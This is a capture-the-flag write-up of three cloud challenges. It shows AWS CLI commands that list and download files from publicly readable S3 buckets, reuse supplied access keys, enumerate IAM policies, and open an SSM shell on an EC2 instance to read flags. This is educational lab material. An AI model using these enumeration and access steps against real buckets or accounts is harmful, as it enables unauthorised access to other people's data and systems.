CLOUD SECURITY

Misconfigured Bucket

Description: A cloud storage bucket named ctf-flag-bucket has been discovered. It seems the owner made some configuration mistakes, leaving it vulnerable.

Your task:

1. Identify the bucket's contents.
2. Locate a file named somerandomename.txt inside the bucket.
3. Extract the flag from the file.

HINT:


The bucket is publicly accessible via cloud storage APIs or a web interface. Familiarize yourself with common tools like awscli, s3browser, or curl for exploring storage buckets.

SOLUTION:

Initial Approach:

- I had no prior knowledge about cloud security or potential misconfigurations, so I decided to use **chatgpt** for guidance. It suggested using **AWS CLI** to explore the environment, and luckily, my Kali machine already had it pre-installed.

Commands Suggested by Chatgpt



1. **List Available Buckets/Files:**

```bash
aws s3 ls s3://<bucket-name>
```


This command displayed a list of files in the bucket. Among them, one file had a gibberish name, which caught my attention.

2. **Read the Content of the File:**

```bash
aws s3 cp s3://<bucket-name>/<gibberish-filename> .
```

EXECUTION:


- The first command helps me to get the list of files available in the S3 bucket.



```
┌──(root㉿janany)-[/]
└─# aws s3 ls s3://ctf-flag-bucket/ --no-sign-request
2024-12-07 09:42:37         36 sdskdjsadlajfljfljdslkfjdslkfjdslgfjdlskjglkfdjglkfjdglkjfghjghfkbrehgkjrehgjfehgjrehjgrhkjghrfjgr.txt

┌──(root㉿janany)-[/]
└─# _
```


- I now tried the second command to download the text file



```
┌──(root㉿janany)-[/]
└─# aws s3 cp s3://ctf-flag-bucket/sdskdjsadlajfljfljdslkfjdslkfjdslgfjdlskjglkfdjglkfjdglkjfghjghfkbrehgkjrehgjfehgjrehjgrhkjghrfjgr.txt . --no-sign-request
download: s3://ctf-flag-bucket/sdskdjsadlajfljfljdslkfjdslkfjdslgfjdlskjglkfdjglkfjdglkjfghjghfkbrehgkjrehgjfehgjrehjgrhkjghrfjgr.txt to ./sdskdjsadlajfljfljdslkfjdslk
fjdslgfjdlskjglkfdjglkfjdglkjfghjghfkbrehgkjrehgjfehgjrehjgrhkjghrfjgr.txt

┌──(root㉿janany)-[/]
└─# _
```

- Reading the downloaded file give me the flag!!!



```
fjdslgfjdlskjglkfdjglkfjdglkjfghjghfkbrehgkjrehgjfehgjrehjgrhkjghrfjgr.txt

┌──(root㉿janany)-[/]
└─# cat sdskdjsadlajfljfljdslkfjdslkfjdslgfjdlskjglkfdjglkfjdglkjfghjghfkbrehgkjrehgjfehgjrehjgrhkjghrfjgr.txt
r00t@localhost{wh0_st0le_my_c00kies}
┌──(root㉿janany)-[/]
└─# _
```

S3crets

Description:

Within an open vault of data, a hidden key awaits—seek through the files to uncover the secret flag.

bucketname: rootatlocalhost

HINT:
Try /flag.txt :)

SOLUTION:


- **Initial Thoughts:** This challenge seemed straightforward. Despite lacking familiarity with cloud security methodologies, I decided to focus on the hint provided in the challenge description.

Approach:

- **Interpret the Hint:** The hint mentioned `/flag.txt`, which immediately suggested the possibility of a publicly accessible file or directory.
- **Check the Directory:** I entered the following in my browser to test if the file existed:

  https://rootatlocalhost.s3.us-east-1.amazonaws.com/flag.txt

Outcome: The browser displayed the flag directly as the response!



```
r00t@localhost{s3_bucket_leaked_data}
```

Cloud Infiltration

Description:

Elena, the lead security officer at TechCore Solutions, suspects a vulnerability in their cloud infrastructure. She's given you limited access to their system to investigate. Your mission: navigate the cloud terminal, uncover hidden files, and retrieve the flag.


The first to find it will earn a special reward. Can you outsmart their defenses and crack the system?

Starting Point: Cloud Terminal

SOLUTION:

Identifying Available Commands:

- After accessing the website, I noticed the available commands: `help`, `keys`, `aws`, and `clear`. The `keys` command provided the **Access Key ID** and **Secret Access Key**, which prompted me to configure my **AWS CLI** for interaction with AWS services.
-
- **Configuring AWS CLI:** As I had prior knowledge from solving the "misconfigured bucket" challenge, I immediately configured my AWS CLI with the provided credentials using the following command:




```
┌──(root㉿janany)-[/]
└─# aws configure
AWS Access Key ID [None]: _
```

- Given keys in web interface can be used to configure the client side.

AWS CLI Commands:


- After configuring the CLI, I entered the `aws` command and discovered the available AWS services: **S3**, **EC2**, **IAM**, and **SSM**. I then prompted ChatGPT for guidance, and it suggested using the **EC2** service to attempt code execution on the server.

Get user Arn




```
┌──(root㉿janany)-[/]
└─# aws sts get-caller-identity
{
    "UserId": "AIDAVRUVTQEOOMEUWWLZH",
    "Account": "381492101404",
    "Arn": "arn:aws:iam::381492101404:user/ctf"
}
```

List the policies associated with the user




```
┌──(root㉿janany)-[~]
└─# aws iam list-user-policies --user-name ctf
{
    "PolicyNames": [
        "Ec2Access",
        "IAMAccess",
        "S3Access",
        "SSMAccesss"
    ]
}
```

- **Start EC2 Instance using command, “aws ec2 start-instances --instance-ids i-*****************”**



```
┌──(root㉿janany)-[~]
└─# aws ec2 describe-instance-status
{
    "InstanceStatuses": [
        {
            "AvailabilityZone": "us-east-1d",
            "InstanceId": "i-01664eeea278b8c48",
            "InstanceState": {
                "Code": 16,
                "Name": "running"
            },
            "InstanceStatus": {
                "Details": [
                    {
                        "Name": "reachability",
                        "Status": "passed"
                    }
                ],
                "Status": "ok"
            },
            "SystemStatus": {
                "Details": [
                    {
                        "Name": "reachability",
                        "Status": "passed"
                    }
                ],
                "Status": "ok"
            }
        }
    ]
}
```

- Oops! The problem is my machine doesn’t have **session-manager** plugin
- So downloaded the plugin from here **https://docs.aws.amazon.com/systems-manager/latest/userguide/install-plugin-debian-and-ubuntu.html**
- Then retried and here we go!!!



```
┌──(root㉿janany)-[/]
└─# aws ssm start-session --target i-01664eeea278b8c48

Starting session with SessionId: ctf-n8z59xi85pt9paihu7ahr7rbgi
ls
$ ls
Hint.txt
$ cat hint.txt
cat: hint.txt: No such file or directory
$ cat Hinti.txt
cat: Hinti.txt: No such file or directory
$ cat Hint.txt
Hint: "You're getting closer... you're almost there. The flag is hidden in a file that's just a step away, located in /home/ubuntu/flag.txt. Keep going!"
$ sudo cat /home/ubuntu/flag.txt
r00t@localhost{c10udy_d4ys_4re_fun_1f_cr34tiv3_th1ngs_t0_d0_happens}
$
```

This successfully displayed the flag!